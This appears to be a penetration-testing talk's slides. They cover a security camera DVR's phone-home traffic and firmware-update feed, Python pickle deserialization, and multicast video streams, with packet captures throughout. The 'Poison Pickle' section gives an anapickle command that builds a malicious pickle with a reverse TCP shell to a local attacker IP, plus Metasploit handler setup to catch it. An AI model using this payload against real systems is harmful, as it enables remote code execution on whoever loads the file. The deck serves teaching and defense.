

Interesting Penetration Testing Topics and Results

About Me

Timothy Reed

Adeptus Cyber Solutions, LLC

Software Engineer

Cyber Researcher

Penetration Tester

Agenda

Security Camera DVR


Poison Pickle

Streaming Video Manipulation

Security Camera DVR

- Background
- Why update it?
 - IoT
 - Mirai Botnet
- How to protect it

Security Camera DVR



The screenshot displays the LOREX Security Camera DVR web interface. The top navigation bar includes tabs for Live View, Playback, Alarm, Setup, and Info. The left sidebar shows a SYSTEM menu with options for VERSION, Log, and Online User. The VERSION page is active, displaying the following information:

Version	
Device Model	LNR408BS
Alarm In:	4
Alarm Out:	2
SN:	ND011511046202
Firmware Version:	00007
Agent Version	1.01.19.50
Build Date:	08-31-2015

Security Camera DVR TCPDUMP

- tcpdump -i dc0 src host 192.168.X.Y
- tcpdump -i dc0 src host 192.168.X.Y -w cameras.pcap

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on dc0, link-type EN10MB (Ethernet), capture size 65535 bytes
07:25:49.774964 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:25:52.343046 IP cameras.reeds.selfip.net.34088 > resolver1.opendns.com.domain: 54980+ A? Inv5770de475.785.ozvision.ozsn.net. (52)
07:25:59.881661 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:26:10.835517 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:26:120.770132 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:26:131.762605 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:26:142.586014 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:26:152.460862 IP cameras.reeds.selfip.net.43287 > resolver1.opendns.com.domain: 55730+ A? Inv5770de475.785.ozvision.ozsn.net. (52)
07:26:153.045271 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:27:103.655839 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:27:107.910110 ARP, Request who-has cameras.reeds.selfip.net tell cameras.reeds.selfip.net, length 46
07:27:114.268762 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:27:125.862403 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:27:135.650574 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:27:146.221831 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:27:152.578881 IP cameras.reeds.selfip.net.53248 > resolver1.opendns.com.domain: 52431+ A? Inv5770de475.785.ozvision.ozsn.net. (52)
07:27:156.711776 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:28:107.600806 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:28:117.876548 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:28:127.941766 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:28:138.116987 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:28:148.173382 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:28:152.615808 IP cameras.reeds.selfip.net.48744 > resolver1.opendns.com.domain: 44982+ A? Inv5770de475.785.ozvision.ozsn.net. (52)
07:28:158.208437 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:29:100.491288 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:29:110.894360 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:29:120.809729 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:29:140.805362 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:29:150.709758 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:29:152.733588 IP cameras.reeds.selfip.net.51543 > resolver1.opendns.com.domain: 28347+ A? Inv5770de475.785.ozvision.ozsn.net. (52)
07:30:101.434338 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:30:111.991179 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:30:122.532366 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:30:133.233595 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:30:144.051604 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:30:152.770966 IP cameras.reeds.selfip.net.45456 > resolver1.opendns.com.domain: 62359+ A? Inv5770de475.785.ozvision.ozsn.net. (52)
07:30:154.344364 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:31:104.363015 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:31:115.000899 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:31:125.937865 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:31:136.210384 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:31:146.224419 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:31:152.838649 IP cameras.reeds.selfip.net.53032 > resolver1.opendns.com.domain: 43366+ A? Inv5770de475.785.ozvision.ozsn.net. (52)
07:31:157.184717 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:32:107.559226 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:32:107.898079 ARP, Request who-has cameras.reeds.selfip.net tell cameras.reeds.selfip.net, length 46
07:32:113.978520 IP cameras.reeds.selfip.net.43230 > 159.203.150.197.ntp: NTPv3, Client, length 48
07:32:118.118467 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
07:32:129.076145 IP cameras.reeds.selfip.net.35229 > ec2-54-90-103-228.compute-1.amazonaws.com.5562: UDP, length 24
```

Security Camera DVR

The image shows a Wireshark packet capture window titled 'cameras.pcap'. The top toolbar includes icons for file operations, network analysis, and search. Below the toolbar is a filter bar with the text 'Apply a display filter ... <%%>'. The main packet list table has columns: No., Time, Source, Destination, Protocol, Length, Src Port, and Dst Port. The table contains 25 entries, with packets 17 through 25 highlighted in green. Packet 20 is selected, and its details are shown in the bottom pane. The details pane shows the following information:

- Ethernet II, Src: 00:40:7f:82:45:8f, Dst: 00:04:5a:63:8c:ee
- Internet Protocol Version 4, Src: 192.168.1.103, Dst: 54.231.40.185
- Transmission Control Protocol, Src Port: 50282 (50282), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 67
- Hypertext Transfer Protocol
 - GET / HTTP/1.1\r\n
 - Host: dha.flirservices.com\r\n
 - Range: bytes=0-4095\r\n
 - \r\n
 - [Full request URI: http://dha.flirservices.com/]
 - [HTTP request 1/1]
 - [Response in frame: 28]

The bottom pane shows the raw packet data in hexadecimal and ASCII. The ASCII column contains the following text:

```
..Zc...@ ..E...E.  
.k..@.. 5....6.  
(..j..P..? x..S..DP.  
9....GE T / HTTP  
/1.1..Ho st: dha.  
flirserv ices.com  
..Range: bytes=0  
-4095... .
```

The status bar at the bottom indicates: 'The full requested URI (including host name) (http.request.full_uri) Packets: 152 - Displayed: 152 (100.0%) - Load time: 0:0.3 Profile: Default'

<http://dha.flirservices.com>

Security Camera DVR

```
{
  "vendor": "dahua",
  "products": [
    {
      "model": "LHV0004S",
      "version": "00004",
      "url": "http://dha.flirservices.com/LHV0004S/LHV0004S_20150806_00004.bin",
      "type": "regular",
      "source": "*"
    },
    {
      "model": "LHV0016S",
      "version": "00005",
      "url": "http://dha.flirservices.com/LHV0016S/LHV0016s_20150714_00005.bin",
      "type": "regular",
      "source": "00005"
    },
    {
      "model": "LHV0016S",
      "version": "00089",
      "url": "http://dha.flirservices.com/LHV0016S/LHV0016S_20160718_00089.bin",
      "type": "emergency",
      "source": "*",
      "devices": [
        "dev123456789",
        "lhvfa3d8f697",
        "lhve64ae2f32",
        "lhv4a8174371",
        "lhv155ee83b3",
        "lhv7cd153fe1",
        "lhvf017a0877",
        "lhv0c445f7d5",
        "lhvee54ef299",
        "lhv077f296b4",
        "lhv836d79377",
        "lhv5bcf066e8",
        "lhv1e9489fe3",
        "lhv8ac550975"
      ]
    }
  ]
}
```

Security Camera DVR

- How best to protect this and other IoT devices
 - Don't expose them to the Internet
 - Remove default route
 - Other ways?

Poison Pickle

Poison Pickle

- Python method to convert an object to a byte stream
(serialization/deserialization)
- `pickle.dump(obj, [file])`
- `pickle.load(file)`

Poison Pickle

- Create a pickle file

Save a dictionary into a pickle file.

```
import pickle
```

```
favorite_color = { "apple": "space grey", "lion": "yellow",  
"kitty": "red" }
```

```
pickle.dump( favorite_color, open( "colors.p", "wb" ) )
```

```
(dp0  
S'lion'  
p1  
S'yellow'  
p2  
sS'kitty'  
p3  
S'red'  
p4  
sS'apple'  
p5  
S'space grey'  
p6
```


Poison Pickle

- Read the pickle file

```
# Load the dictionary back from the pickle file.
```

```
import pickle
```

```
favorite_color = pickle.load( open( "colors.p", "rb" ) )
```

```
print favorite_color
```

```
$ python color_load.py
```

```
{'lion': 'yellow', 'kitty': 'red', 'apple': 'space grey'}
```

Malicious Pickle Time

- Anapickle
 - <https://github.com/sensepost/anapickle>
- Flags
 - -p: list available shell code
 - -g: generate pickle with shell code

Malicious Pickle Time

```
#>python ./anapickle.py  
      -g gen_reverseshell_tcp  
      "HOST='192.168.1.2'"  
      "PORT=6666" > bad_pickle.p
```


You will need to edit the result
pickle file to remove the comments
generated by anapickle

Metasploit Setup


- On the target Kali box, setup metasploit
- Use the exploit/multi/handler
- Set the PAYLOAD to python/shell_reverse_tcp
 - Set LHOST to Kali's IP
 - Set LPORT to what was set in the pickle file
- DEMO

Streaming Video Manipulation

Streaming Video



Streaming Video



*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 236.0.0.1

No.	Time	Source	Destination	Protocol	Length	Info
90	15.997494124	10.211.55.24	236.0.0.1	UDP	1390	50302 → 6666 Len=1348
91	15.997498432	10.211.55.24	236.0.0.1	MPEG TS	794	[MP2T fragment of a reassembled packet] [MP2T fragment of a reassemble...
92	16.003837372	10.211.55.24	236.0.0.1	UDP	1514	50302 → 6666 Len=1472
93	16.001409099	10.211.55.24	236.0.0.1	UDP	1014	50302 → 6666 Len=972
94	16.001412168	10.211.55.24	236.0.0.1	MPEG TS	794	[MP2T fragment of a reassembled packet] [MP2T fragment of a reassemble...
95	16.004408808	10.211.55.24	236.0.0.1	UDP	1514	50302 → 6666 Len=1472
96	16.004440757	10.211.55.24	236.0.0.1	SIGCOMP	1390	Msg format 1
97	16.004443105	10.211.55.24	236.0.0.1	MPEG TS	794	[MP2T fragment of a reassembled packet] [MP2T fragment of a reassemble...
98	16.007293173	10.211.55.24	236.0.0.1	UDP	1514	50302 → 6666 Len=1472
99	16.007323476	10.211.55.24	236.0.0.1	UDP	1014	50302 → 6666 Len=972
100	16.007325792	10.211.55.24	236.0.0.1	MPEG TS	794	[MP2T fragment of a reassembled packet] [MP2T fragment of a reassemble...
101	16.010249775	10.211.55.24	236.0.0.1	UDP	1514	50302 → 6666 Len=1472
102	16.010289045	10.211.55.24	236.0.0.1	UDP	1014	50302 → 6666 Len=972
103	16.031159536	10.211.55.24	236.0.0.1	MPEG TS	1170	50302 → 6666 Len=1128 Program Association Table (PAT) Program Map Tab...
104	16.031201951	10.211.55.24	236.0.0.1	UDP	1514	50302 → 6666 Len=1472
105	16.031205041	10.211.55.24	236.0.0.1	UDP	1202	50302 → 6666 Len=1160
106	16.031585991	10.211.55.24	236.0.0.1	MPEG TS	794	[MP2T fragment of a reassembled packet] [MP2T fragment of a reassemble...
107	16.031693284	10.211.55.24	236.0.0.1	UDP	1514	50302 → 6666 Len=1472
108	16.031710093	10.211.55.24	236.0.0.1	UDP	1514	50302 → 6666 Len=1472
109	16.031711997	10.211.55.24	236.0.0.1	UDP	1514	50302 → 6666 Len=1472
110	16.031713952	10.211.55.24	236.0.0.1	UDP	1514	50302 → 6666 Len=1472

▶ Frame 92: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface 0
 ▶ Ethernet II, Src: Paralink (00:12:a2:35:c5), Dst: IPv4mcast_01 (01:00:5e:00:00:01)
 ▶ Internet Protocol version 4, Src: 10.211.55.24, Dst: 236.0.0.1
 ▶ User Datagram Protocol, Src Port: 50302, Dst Port: 6666
 ▶ Data (1472 bytes)
 Data: 474101309140000001c0090889800521000b f461ffffde404...
 [Length: 1472]

0020 00 01 c4 7e 1a 0a 05 c8 42 a5 47 41 01 39 01 40BGA.0.0
 0030 00 00 01 c0 09 03 00 30 03 21 00 0b f4 61 ff fda
 0040 e4 04 99 06 66 77 66 88 77 66 76 76 77 fb 6d bfffwf.wfvvw.m
 0050 da d9 11 00 00 00 00 00 aa aa aa aa aa aa aa
 0060 aa af be fb ef be fb ef be fb ef be fb ef be fb
 0070 ef be fb ef be fb ef be fb ef be fb ef be 7f df
 0080 f7 fd ff 7f df f7 ef df bf 7e fd fb f7 ef df bf
 0090 7d f7 df 7d f7 bd ef 7b df bf 7e fd fb f7 df 7d
 00a0 f7 df 7b de f7 bd f7 df 7b de fb ef bd ef 7d f7
 00b0 df 7d f7 ff f7 ff f7 ff f7 bd ef 7b de f7 bd ef
 00c0 7b de ff fe ff fe ff fe ff fe ff fe ff fe ff fe
 00d0 ef 7b bb bb ba d8 b6 3e 6b fe ff bf ef fb fe ff>k
 00e0 bf 7e fd fb f7 ef 47 01 01 11 df bf 7e fd fb efG
 00f0 be fb ef bd ef 7b de fd fb f7 ef df be fb ef be
 0100 fb de f7 bd ef be fb de f7 df 7d ef 7b ef be fb
 0110 ef bf ff bf ff bf ff bd ef 7b de f7 bd ef 7b de
 0120 f7 ff f7 f7 f7 ff f7 ff f7 ff f7 ff f7 bd ef 7b
 0130 dd dd dd d8 c5 b1 f3 5f f7 fd ff 7f df f7 fd fb
 0140 f7 ef df bf 7e fd fb f7 ef df 7d f7 df 7d ef 7b
 0150 de f7 ef df bf 7e fd f7 df 7d f7 de f7 bd ef 7d
 0160 f7 de f7 be fb ef 7b df 7d f7 df 7d ff fd ff fd
 0170 ff fd ef 7b de f7 bd ef 7b de f7 bf ff bf ff bf
 0180 ff bf ff bf ff bf ff bd ef 7b de ee ee ee b6 2d
 0190 8f 0a ff bf ef fb fe ff bf ef df bf 7e fd fb f7
 01a0 ef df 47 01 01 12 bf 7e fb ef be fb ef 7b de f7G
 01b0 bf 7e fd fb f7 ef be fb ef be f7 bd ef 7b ef be
 01c0 f7 bd f7 df 7b de fb ef be fb ef ff ef ff ef ff
 01d0 ef 7b de f7 bd ef 7b de f7 bd ff fd ff fd ff fd
 01e0 ff fd ff fd ff fd ef 7b de f7 77 77 b3 6c 7c{wuu.l
 01f0 d7 fd ff f7 df f7 fd ff 7e fd fb f7 ef df bf 7e
 0200 fd fb f7 df 7d f7 df 7b de f7 bd fb f7 ef df bf
 0210 7d f7 df 7d f7 bd ef 7b df 7d f7 bd ef be fb de
 0220 f7 df 7d f7 df 7f ff 7f ff 7f ff 7b de f7 bd ef
 0230 7b de f7 bd ef ff ef ff ef ff ef ff ef ff ef ff
 0240 ef 7b de f7 bb bb bb ad 8b 63 e6 bf ef fb fe ffc
 0250 bf ef fb ef df bf 7e fd fb f7 ef df be 47 01G

Data (data.data), 1472 bytes


Packets: 60300 · Displayed: 60290 (100.0%) Profile: Default

```
0020 00 01 c4 7e 1a 0a 05 c8 42 a5 47 41 01 30 01 40 ...~.... B.GA.0.@
0030 00 00 01 c0 09 08 80 80 05 21 00 0b f4 61 ff fd ..... !...a..
0040 e4 04 99 66 66 77 66 88 77 66 76 76 77 fb 6d bf ...ffwf. wfvvw.m.
0050 da d9 11 00 00 00 00 00 aa aa aa aa aa aa aa aa .....
0060 aa af be fb ef be fb ef be fb ef be fb ef be fb .....
0070 ef be fb ef be fb ef be fb ef be fb ef be 7f df .....
0080 f7 fd ff 7f df f7 ef df bf 7e fd fb f7 ef df bf .....
0090 7d f7 df 7d f7 bd ef 7b df bf 7e fd fb f7 df 7d }..}...{ ..~....}
00a0 f7 df 7b de f7 bd f7 df 7b de fb ef bd ef 7d f7 ..{..... {.....}.
00b0 df 7d f7 ff f7 ff f7 ff f7 bd ef 7b de f7 bd ef .}..... {.....}.
00c0 7b de ff fe ff fe ff fe ff fe ff fe f7 bd {..... {.....}.
00d0 ef 7b bb bb ba d8 3e 6b fe ff bf ef fb fe ff .{.....> k.....
00e0 bf 7e fd fb f7 ef 47 01 01 11 df bf 7e fd fb ef .~....G. ....~...
00f0 be fb ef bd ef 7b de fd f7 ef df be fb ef be .....{.. ..}...
0100 fb de f7 bd ef be fb de f7 df 7d ef 7b ef be fb .....{.. ..}...
